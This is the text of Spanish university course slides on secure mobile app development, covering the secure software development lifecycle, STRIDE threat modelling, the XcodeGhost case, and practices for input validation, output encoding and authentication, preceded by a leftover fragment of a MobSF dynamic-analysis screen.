For Android versions less than 5, we use Xposed Framework and therefore, you must MobSFy the Android Runtime prior to Dynamic Analysis.
Other versions use Frida and are automatically MobSFyed on the go.

HTTPS Traffic Interception
For Android version 4.1 - 4.3, set Android VM proxy as <Host IP>:1337
For Android versions 4.4 - 10, global proxy settings are automatically applied.
For more information, please refer Documentation.

Apps Available for Dynamic Analysis

APP	FILE NAME	PACKAGE	ACTION
Uncrackable Level 2 - 1.0	UnCrackable-Level2.apk	owasp.mstg.uncrackable2	<input type="button" value="Start Dynamic Analysis"/> <input type="button" value="View Report"/>

Showing 1 to 1 of 1 entries



5. Vulnerabilidades en apps Android: Análisis dinámico

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



6. – Desarrollo móvil y comunicaciones seguras

Documento original de



Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



Objetivos

- Aprender como proteger una aplicación
- Ser capaces de solucionar las vulnerabilidades que se identificaron mediante el análisis estático y dinámico en las aplicaciones analizadas en la unidad anterior.



Índice

1. Principios básicos de seguridad en el desarrollo
2. El ciclo de desarrollo de software seguro
3. El S-SDLC en entornos de desarrollo ágiles
4. Buenas prácticas en el desarrollo seguro
 1. Validación de entrada.
 2. Codificación de los elementos de salida.
 3. Autenticación y gestión de contraseñas.
 4. Gestión de sesiones.
 5. Control de acceso.
 6. Gestión de errores.
7. Protección de datos.
8. Seguridad en las comunicaciones.
9. Configuración del sistema.
10. Seguridad en la base de datos.
11. Gestión de memoria.
12. Otras consideraciones generales.
5. Buenas prácticas en el desarrollo móvil
 1. Protección de la aplicación
 2. Manejo de datos sensibles
 3. Logs y filtrado de información
 4. Componentes HTML en aplicaciones móviles
 5. Comunicaciones entre aplicaciones
 6. Autentificación en aplicaciones



1. Principios de seguridad en el desarrollo

Introducción

- Las vulnerabilidades y problemas de seguridad pueden afectar a un producto *software* durante todo su desarrollo:
 - No identificando requisitos de seguridad durante la fase de análisis.
 - Creando diseños con fallos de seguridad.
 - Generando vulnerabilidades durante la etapa de implementación.
 - Desplegando el *software* de forma inadecuada.
 - No respondiendo de forma oportuna a los incidentes de seguridad que ocurran.
- Estos problemas, afectan directamente al *software* que se ha desarrollado y la información almacenada, pero también pueden afectar a:
 - Otras aplicaciones que se ejecutan en el entorno compartido.
 - El sistema del usuario (incluidos los dispositivos móviles).
 - Otros sistemas que interaccionan con el *software* a desarrollar.



2. El ciclo de desarrollo de software seguro

Introducción

- El Ciclo de Desarrollo de *Software Seguro*, **S-SDLC** (*Secure Software Development Life Cycle*)
 - Es un proceso de desarrollo de *software* que incorpora la seguridad como un elemento transversal durante todo el proceso de desarrollo, denominándose “*Security By Design*”.
 - Tiene en cuenta desde el inicio del desarrollo de *software*, todos los aspectos de seguridad que puedan estar involucrados en el mismo:
 - Permite detectar vulnerabilidades durante etapas tempranas en el desarrollo.
 - Ahorro de costes en vulnerabilidades detectadas en sistemas en producción.



2. El ciclo de desarrollo de software seguro


Aproximaciones al S-SDLC

- Existen diferentes aproximaciones al S-SDLC:
 - OWASP CLASP (Comprehensive, Lightweight Application Security Process):
 - https://wiki.owasp.org/index.php/OWASP_Secure_Software_Development_Lifecycle_Project
 - Microsoft Secure Development Lifecycle:
 - Desarrollada por Microsoft pero aplicable a cualquier desarrollo.
 - <https://www.microsoft.com/en-us/sdl/>
 - Digital's Security Touchpoints:
 - Desarrollados por Gary McGraw.
 - <http://www.swsec.com/resources/touchpoints/>
 - NIST 800-64:
 - Conjunto de consideraciones de seguridad a tener en cuenta durante el SDLC propuestas por el NIST.
 - <http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-64r2.pdf>
- En general, todos los modelos incorporan una serie de actividades de seguridad al ciclo de vida del desarrollo.



2. El ciclo de desarrollo de software seguro

Fases



2. El ciclo de desarrollo de software seguro

Definición de Requisitos

- Además de los requisitos funcionales de la aplicación se deben tener en cuenta los requisitos de seguridad, privacidad y regulatorios sobre la protección de datos:
 - Se deben definir un conjunto mínimo de requisitos de seguridad.
 - Se deben implementar las medidas necesarias para poder trazar todo su desarrollo durante el SDLC.
- Se debe definir un conjunto de métricas de seguridad que se deben mantener durante las diferentes fases del desarrollo:
 - Establecer niveles de severidad para vulnerabilidades.
 - Indicar por cada fase del desarrollo los niveles mínimos aceptables.
 - Ej.: no se puede pasar a la fase de lanzamiento con alguna vulnerabilidad crítica.



2. El ciclo de desarrollo de software seguro

Definición de Requisitos:

Áreas clave en seguridad de aplicaciones móviles

- Almacenamiento local de datos (credenciales de usuario e información privada) :
 - almacenamiento local o la comunicación entre procesos (IPC) de forma incorrecta podría exponer datos confidenciales a otras aplicaciones que se ejecutan en el mismo dispositivo.
 - filtrar datos involuntariamente a la nube de almacenamiento, copias de seguridad o el caché del teclado.
 - los dispositivos móviles se pueden perder o robar más fácilmente en comparación con otros tipos de dispositivos, por lo que es más probable que un individuo pueda obtener acceso físico al dispositivo, lo que hace que sea más fácil recuperar los datos



2. El ciclo de desarrollo de software seguro

Definición de Requisitos:

Áreas clave en seguridad de aplicaciones móviles

- Comunicación con puntos finales de confianza:
 - Conexión a una variedad de redes, incluidas las redes WiFi públicas
 - Prevenir ataques de red
 - crucial mantener la confidencialidad e integridad de la información intercambiada entre la aplicación móvil y los puntos finales de servicio remoto.
 - requisito básico: las aplicaciones móviles deben configurar un canal de cifrado seguro para la comunicación de red utilizando el protocolo TLS con la configuración adecuada.



2. El ciclo de desarrollo de software seguro

Definición de Requisitos:

Áreas clave en seguridad de aplicaciones móviles

- Autenticación y autorización:
 - Incorporar marcos de autorización (como OAuth2) que delegan autenticación a un servicio separado o externalizar el proceso de autenticación a un proveedor de autenticación.
 - Utilizando OAuth2 permite que la lógica de autenticación del lado del cliente se externalice a otras aplicaciones en el mismo dispositivo (por ejemplo, el sistema navegador).
 - Los probadores de seguridad deben conocer las ventajas y desventajas de diferentes autorizaciones posibles marcos y arquitecturas.



2. El ciclo de desarrollo de software seguro

Definición de Requisitos:

Áreas clave en seguridad de aplicaciones móviles

- Interacción con la plataforma móvil:
 - Los sistemas operativos móviles implementan sistemas de permisos de aplicaciones que regulan el acceso a API específicas.
 - Ofrecen más servicios de comunicación entre procesos (IPC) (Android) o menos ricos (iOS) que permiten a las aplicaciones intercambiar señales y datos.
 - Estas características específicas de la plataforma vienen con su propio conjunto de trampas.
 - Por ejemplo, si las API de IPC se usan incorrectamente, los datos confidenciales o la funcionalidad pueden estar expuestos involuntariamente a otras aplicaciones que se ejecutan en el dispositivo¹.
- En <https://github.com/owasp/owasp-masvs> podemos ver una propuesta de listas de requisitos por áreas.

1. <https://chromium.googlesource.com/chromium/src.git/+/master/docs/security/android-ipc.md>



2. El ciclo de desarrollo de software seguro

Diseño

- Durante esta fase se deben definir las soluciones de seguridad que cubrirán los requisitos de seguridad descritos en la fase anterior.
- Además, durante la fase de diseño se deberán especificar los detalles funcionales que no hayan sido especificados durante la fase de requisitos.
 - Ejemplo: algoritmos criptográficos a utilizar.



2. El ciclo de desarrollo de software seguro

Diseño – Principios de diseño seguro I

- **Defensa en profundidad:**
 - Consiste en crear diferentes capas de seguridad, de tal forma que si una falla, el sistema no se vea comprometido.
 - Requiere diseñar distintas estrategias de defensa para una misma amenaza.
- **Fallo seguro:**
 - Consiste en que todos los fallos lleven a un estado del sistema que se considere seguro (sin perdida de confidencialidad, integridad y disponibilidad).
- **Mínimo Privilegio:**
 - Cada usuario o proceso debe poseer sólo, los mínimos privilegios posibles para llevar a cabo las tareas que le son permitidas.
 - Los privilegios se deben otorgar por el mínimo tiempo posible.
- **Separación de privilegios:**
 - Se asignarán privilegios a partes de la aplicación únicamente si son estrictamente necesarios¹

1. <https://developer.android.com/guide/topics/permissions/overview?hl=es-419>

2. El ciclo de desarrollo de software seguro

Diseño – Principios de diseño seguro II

- **Simplicidad:**
 - A mismo nivel de seguridad es preferible, por norma general, utilizar las soluciones menos complejas.
 - A mayor simplicidad, menor superficie de ataque en general.
- **Supervisión:**
 - Se debe comprobar durante la ejecución de cualquier tarea (acceso, escritura, modificación) que el usuario o proceso que la ejecuta está autorizado para ello.
 - Para evitar problemas de sincronización se recomienda no utilizar cachés de autorización.
- **Diseño abierto:**
 - Los detalles del diseño del sistema deben ser abiertos, evitando los casos de seguridad por oscuridad.
 - Este principio ayuda a crear sistemas seguros desde el diseño.
 - Este principio asegura que la publicación o revisión del diseño no impliquen de forma directa un incidente grave de seguridad.



2. El ciclo de desarrollo de software seguro

Diseño – Principios de diseño seguro III


- **Mínimo en común:**
 - Este principio desaconseja la utilización de un mismo mecanismo, aunque sea común a varios procesos o usuarios, si estos tienen diferentes niveles de privilegio.
- **Aceptabilidad:**
 - Los mecanismos de seguridad del sistema se deben diseñar teniendo en cuenta la aceptabilidad por parte de sus usuarios.
 - Si los usuarios tienen dificultades en usar las características de seguridad, buscarán mecanismos para saltárselas, haciéndolas inútiles.
- **Punto más débil:**
 - La seguridad de todo el sistema dependerá de su punto más débil.
- **Reutilización:**
 - Es preferible la utilización de componentes ya existentes y verificados que la creación de nuevos que puedan incrementar el riesgo de vulnerabilidades y superficie de ataque.



2. El ciclo de desarrollo de software seguro

Diseño – Superficie de ataque


- Consiste en especificar, de manera estructurada, los puntos de entrada al sistema. Esta tarea debe ser realizada por el diseñador.
- Los puntos entrada de la aplicación pueden categorizarse en:
 - Red.
 - Sistema de ficheros.
 - Usuario.
- Para cada punto de entrada se deben identificar los:
 - Recursos a los que se puede acceder a través del mismo.
 - Roles que tienen acceso al punto de acceso.
- Permite identificar fugas de recursos a roles que no deberían tener los privilegios necesarios



2. El ciclo de desarrollo de software seguro

Diseño – Modelado de amenazas

- Catalogar y evaluar los diferentes riegos y amenazas a los que puede estar sometido un sistema.
 - Será la primera tarea realizada por cualquier atacante.
 - No efectuarlo reduce nuestra capacidad de protección.





2. El ciclo de desarrollo de software seguro

Diseño – Modelado de amenazas

- Por cada activo o capacidad identificar las amenazas potenciales.
 - Esta tarea requiere de cierta creatividad por parte del analista.
- Por cada amenaza evaluar el riesgo existente:
 - Utilizar árboles de amenazas que describan los distintos pasos que debe llevar el atacante para materializarla.
 - Medir factores como: impacto, reproducibilidad, explotabilidad y usuarios afectados.
- Por cada amenaza identificar los controles que sea factible implementar para su mitigación.
- Al final del proceso, deberían quedar cubiertos el mayor número de amenazas posibles.



2. El ciclo de desarrollo de software seguro

STRIDE

- STRIDE: Ayuda a identificar amenazas en los componentes de un sistema
- Es un modelo de amenazas que agrupa las mismas en 6 categorías:
 - ***Spoofing*** (Suplantación): suplantar la identidad de un sistema o usuario.
 - Ejemplo: intentar actuar como administrador del sistema.
 - ***Tampering*** (Manipulación): modificar los datos o el código.
 - Ejemplo: modificar el código fuente de la aplicación para desactivar protecciones.
 - ***Repudiation*** (Repudio): denegar que se ha realizado una acción específica.
 - Ejemplo: “Yo no envíe ese mensaje”.
 - ***Information Disclosure*** (Fuga de información): acceso a una pieza de información por parte de una entidad sin credenciales para ello.
 - Ejemplo: información personal filtrada al público.
 - ***Denial of Service*** (Denegación de servicio): bloquear o degradar un servicio.
 - Ejemplo: bloqueo de servidores por un conjunto alto de peticiones.
 - ***Elevation of Privilege*** (Elevación de privilegios): incrementar las capacidades sin la autorización apropiada.
 - Ejemplo: paso de usuario a administrador.



2. El ciclo de desarrollo de software seguro

STRIDE - Controles

- Frente a este tipo de amenazas se establecen los siguientes controles sobre el desarrollo, para mitigar el posible impacto de una brecha de seguridad.

Amenaza	Control/Servicio de seguridad
Suplantación	Autenticación
Manipulación	Controles de Integridad
Repudio	Métodos de no repudio
Fugas de información	Mecanismos de confidencialidad
Denegación de servicio	Disponibilidad
Elevación de privilegios	Autorización



2. El ciclo de desarrollo de software seguro

Implementación

- Las actividades del S-SDLC tienen como objetivo ayudar a los desarrolladores a implementar las funcionalidades requeridas de la forma más segura posible.
- Se deben considerar las siguientes actividades:
 - Configuración segura del entorno de desarrollo.
 - Revisión de código fuente de la aplicación.
 - Revisión de elementos de terceros.

2. El ciclo de desarrollo de software seguro

Implementación – Entorno de desarrollo seguro

- Se debe definir una configuración oficial para el entorno de desarrollo a utilizar durante la implementación del producto *software*.
- La configuración debe especificar:
 - Sistema o sistemas operativos válidos (con versiones).
 - Herramientas soportadas para el desarrollo (con versiones):
 - IDE.
 - Sistemas de control de versiones.
 - Restricciones para el acceso remoto.
- Se deben incluir los mecanismos necesarios para aplicar y restringir la configuración de las estaciones de trabajo a la aceptada:
 - Restricciones a cuentas de usuario.
 - Entornos pre-instalados.



2. El ciclo de desarrollo de software seguro

Implementación – Entorno de desarrollo seguro

- Un ejemplo muy claro de los problemas que puede ocasionar no seguir estas directrices es XcodeGhost.
- Un conjunto de ciber-delincuentes modificó y puso a disposición pública (en un servidor chino) una versión del IDE XCode para iOS y Mac OS.
- La modificación inyectaba código malicioso en la versión compilada de aplicaciones de iOS.
- Debido a la lentitud de la descarga desde servidores de Estados Unidos, muchos desarrolladores chinos optaron por descargar la versión disponible en los servidores de su país.
- Al utilizar la versión modificada para desarrollar sus aplicaciones, sin tener conocimiento de ello, muchos desarrolladores crearon aplicaciones maliciosas que fueron publicadas en la App Store.
 - <https://developer.apple.com/news/?id=09222015a>
 - https://www.incibe.es/technologyForecastingSearch/CERT/Bitacora_de_ciberseguridad/ataque_appstore



2. El ciclo de desarrollo de software seguro

Implementación – Revisión de código I

- La revisión del código fuente de la aplicación permite identificar vulnerabilidades que se introducen durante la fase de implementación.
- Las herramientas automáticas de análisis estático como las estudiadas durante la unidad anterior facilitan esta tarea, pero no son capaces de encontrar ciertas vulnerabilidades que necesitan una revisión manual.
- La revisión del código es una tarea adicional a la ejecución de los diferentes pruebas unitarias y de integración que se definen dentro del SDCL tradicional. En ningún momento es equivalente, ni debe sustituirlos.
- La revisión de código fuente se puede realizar:
 - De forma ligera durante el proceso de implementación.
 - De manera formal una vez se ha finalizado una parte del proceso de implementación.



2. El ciclo de desarrollo de software seguro

Implementación – Revisión de código II

- En cuanto a las revisiones ligeras del código fuente, se pueden realizar de las siguientes maneras:
 - **Técnicas de pair-programming:** dos personas se encargan de desarrollar código juntos en la misma máquina, supervisando el código escrito mutuamente.
 - **Revisión externa:** el autor explica el código a otro desarrollador que se encarga de la verificación del mismo.
 - **Revisión asistida:** se utilizan herramientas semi-automáticas que permiten, durante la programación, identificar problemas en el código.
 - **Revisión por “commit”:** cada vez que se efectúa un “commit” en el sistema de control de versiones se lanza una herramienta que:
 - Envía el elemento por correo a los revisores de forma automática.
 - Realiza un análisis del mismo a través una herramienta de análisis integrada con el control de versiones.
 - Ejemplo: <https://www.pullreview.com/> o <https://codeclimate.com/>



2. El ciclo de desarrollo de software seguro

Implementación – Elementos de terceros

- Durante la fase de implementación, es posible que sea necesario utilizar herramientas y librerías de terceros.
- Los controles que se realizan sobre nuestro propio código deben ser también implementados sobre este tipo de librerías.
- En concreto se deben realizar las siguientes tareas:
 - Si el código fuente está disponible, someterlo a un proceso de análisis de código fuente como el descrito anteriormente.
 - Revisar las vulnerabilidades o posibles problemas de seguridad asociados a la versión de la librería que estamos utilizando:
 - Almacenamiento seguro.
 - Comunicaciones cifradas.
 - Validación de datos de entrada.
 - Problemas de configuración o exposición de datos por defecto.
 - Comprobar la utilización de funciones o elementos que han sido declarados como obsoletos (*deprecated*) por los desarrolladores.

2. El ciclo de desarrollo de software seguro

Verificación

- En el SDLC tradicional esta fase incluye todas las actividades encaminadas a comprobar que el producto *software* funciona como está descrito en los requerimientos.
- Las tareas del S-SDLC en la etapa de verificación permiten realizar las comprobaciones de seguridad directamente sobre elementos de *software* que se han implementado en la etapa anterior:
 - **Análisis dinámico:** estudiado en el tema 5. Permite verificar las propiedades de seguridad del sistema y su comportamiento mediante su ejecución.
 - **Fuzzing:** es parte del análisis dinámico. Se comprueba si los controles implementados en los puntos de entrada en el sistema controlan correctamente las diferentes entradas posibles.
 - **Revisión de la superficie de ataque:** una vez terminado el código se puede verificar que la superficie de ataque real se ajusta a la identificada en las etapas anteriores del S-SDLC.



2. El ciclo de desarrollo de software seguro

Despliegue I

- Durante esta fase se prepara el producto *software* para su lanzamiento.
- En lo relativo al S-SDLC, esta fase incluye actividades para cubrir los aspectos de seguridad del producto más allá de su fecha de lanzamiento.
- Plan de respuesta ante incidentes:
 - Permite mitigar el alcance de incidentes de seguridad, reducir el riesgo y los costes de un incidente.
 - Debe identificar de forma clara los eventos que considerar para declarar la existencia de un incidente de seguridad.
 - Por cada incidente se identificarán de forma detallada las acciones a tomar.
 - Se deben incluir los roles de cada miembro del equipo de respuesta y su información de contacto.
 - Esta tarea es fundamental para poder responder con celeridad ante cualquier incidente de seguridad.
 - El plan de respuesta no es un documento estático. Evoluciona según se modifica el sistema o aparecen nuevas amenazas no tenidas en cuenta.



2. El ciclo de desarrollo de software seguro

Despliegue II

- **Revisión de seguridad final:**
 - Antes del lanzamiento, se debe verificar que todas las tareas de seguridad planeadas para llevar a cabo el S-SDLC se han completado.
 - Además, conviene realizar una revisión de cada una de las tareas realizadas para asegurar que no se ha cometido ningún fallo durante las mismas.
- **Certificación:**
 - Permite asegurar que el producto cumple con ciertas normativas/regulaciones de seguridad.
- **Archivado:**
 - Consiste en guardar una copia de todos los elementos envueltos en la versión del software que va a ser lanzada.
 - Será uno de los elementos a considerar en caso de incidente de seguridad.
- Tareas como análisis dinámico, *fuzzing* y otras revisiones de seguridad se siguen ejecutando durante esta etapa.



2. El ciclo de desarrollo de software seguro

Respuesta

- Esta fase sólo se activa en respuesta a sucesos que hayan sido declarados como generadores de un incidente en el plan de respuesta ante incidentes.
- Una vez activado se deben seguir las directrices marcadas por el plan, incluidos:
 - Personal al que notificar y orden de notificación.
 - Captura de datos para el análisis posterior del incidente.
 - Ejecución de tareas de mitigación de la amenaza.
 - Ejecución de tareas para el restablecimiento del servicio (en caso de que sea necesario).



El S-SDLC en entornos de desarrollo ágiles



El S-SDLC en entornos de desarrollo ágiles

- Las metodologías ágiles son un proceso alternativo a las metodologías tradicionales que se basan en el desarrollo a través de iteraciones más pequeñas para incorporar funcionalidad (<http://agilemethodology.org>).
- Las tareas y actividades que establece habitualmente el S-SDLC, asumen el ciclo de vida tradicional (cascada) durante el desarrollo del *software*.
- Generalmente, los sistemas y productos desarrollados para entornos móviles son desarrollados mediante metodologías ágiles.
- La ejecución del S-SDLC y tal como lo hemos visto, requiere de adaptaciones para poder aplicarse sobre metodologías ágiles.
- En estos casos, las actividades del S-SDLC se ejecutan con tres frecuencias diferentes:
 - Por **sprint**: aquellas actividades que se deben ejecutar por cada *release* que se complete.
 - Por **bucket**: aquellas actividades que se deben ejecutar por cada conjunto de *sprints*.
 - Por **proyecto**: las actividades que se ejecutan una sola vez en todo el proyecto.



El S-SDLC en entornos de desarrollo ágiles

■ Actividades por *sprint*:

- Modelado de amenazas de la funcionalidad incluida en el *sprint*.
- Todas las relacionadas con la fase de implementación del S-SDLC.
- Revisión de seguridad final por *sprint*.
- Certificación y archivado.

■ Actividades por *bucket*:

- Definir las métricas de seguridad con las que se evaluará el *bucket*.
- Tareas de análisis dinámico, *fuzzing* y revisión de la superficie de ataque.

■ Actividades por proyecto:

- Definir los requisitos de seguridad.
- Análisis de riesgos.
- Definir la superficie de ataque.
- Crear un plan de respuesta ante incidentes.



Buenas prácticas en el desarrollo seguro



Buenas prácticas en el desarrollo seguro

Listado

- El conjunto de prácticas que se estudiarán en esta sección incluye:
 - Validación de entrada.
 - Codificación de los elementos de salida.
 - Autenticación y gestión de contraseñas.
 - Gestión de sesiones.
 - Control de acceso.
 - Gestión de errores.
 - Protección de datos.
 - Seguridad en las comunicaciones.
 - Configuración del sistema.
 - Seguridad en la base de datos.
 - Gestión de memoria.
 - Otras consideraciones generales.



Buenas prácticas en el desarrollo seguro

Validación de entrada I

- Toda entrada al sistema debe considerarse como maliciosa (*All input is evil*):
 - Campos de texto.
 - URL.
 - Cookies y otros campos HTTP.
- La validación de los datos de entrada debe llevarse a cabo siempre en un sistema que sea considerado fiable, generalmente el *back-end*.
 - El dispositivo móvil no se puede considerar como elemento confiable.
- Se recomienda:
 - Validar los rangos y longitud de los datos.
 - Utilizar listas blancas para comprobar que todos los elementos de una entrada son válidos.
 - Validar que los tipos de datos que se reciben concuerdan con los esperados:
 - Las cabeceras HTTP deben contener solo caracteres ASCII.
 - Si se espera una imagen en un formato específico comprobar que se recibe ese formato.
 - Los campos de texto y parámetros de la URL deben contener el tipo de dato que se espera en la aplicación.



Buenas prácticas en el desarrollo seguro

Codificación de los elementos de salida

- Al igual que la validación de entrada, la codificación de los datos de salida se debe efectuar en un sistema confiable como el *back-end* de la aplicación.
- Se debe evitar reinventar la rueda. Existen múltiples librerías y métodos de codificación de salida ampliamente testeados y aceptados por la comunidad:
 - En iOS se puede utilizar el método `stringByAddingPercentEncodingWithAllowedCharacters` de la clase `NSString`.
 - En Android se puede utilizar [URLEncoder](#) o [DatabaseUtils](#).
- Los datos de salida se deben codificar dependiendo del uso que se va a hacer de ellos en la aplicación:
 - En caso de que la salida vaya a ser interpretada por un navegador web, evita que se puedan generar elementos interpretables en HTML, CSS, Javascript etc.
 - Si la salida va a ser interpretada por otro sistema hay que evitar que se puedan formar o modificar los comandos a los mismos (SQL, XML, LDAP, etc.).

Buenas prácticas en el desarrollo seguro

Autenticación y gestión de contraseñas I

- Todas las páginas, excepto aquellas que se definan estrictamente como públicas, deben requerir autenticación por parte de los usuarios.
- Para la implementación de los controles de autenticación se identifican las siguientes recomendaciones:
 - Los controles de autenticación se deben llevar a cabo siempre en un sistema fiable (*back-end*).
 - Todos los controles de autenticación deben estar centralizados en un único módulo, incluidas aquellas librerías que puedan realizar llamadas a servicios de autenticación externos.
 - La lógica de autenticación no debe estar acoplada a la lógica del recurso al que se accede.
 - Las peticiones de autenticación se deben realizar siempre mediante conexiones HTTP POST cifradas convenientemente (SSL).

Buenas prácticas en el desarrollo seguro

Autenticación y gestión de contraseñas II

- Para el proceso de autenticación se recomiendan las siguientes prácticas:
 - La validación de los datos de autenticación se debe llevar a cabo sólo si se han introducido todos los datos necesarios para llevarla a cabo (usuario y contraseña).
 - En caso de que se produzca un fallo de autenticación, no se deben ofrecer detalles, ni visuales, ni en el código fuente utilizado, sobre el fallo concreto en la autenticación (contraseña errónea, usuario erróneo, etc.).
 - El proceso de autenticación debe fallar de forma segura.
 - Independientemente del método de acceso, el campo para la introducción de la contraseña no debería mostrar los elementos tecleados.



Buenas prácticas en el desarrollo seguro

Autenticación y gestión de contraseñas III

